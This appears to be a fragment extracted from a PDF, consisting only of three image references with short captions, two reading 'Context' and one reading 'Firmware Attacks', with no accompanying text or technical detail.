
Context




Context




Firmware Attacks



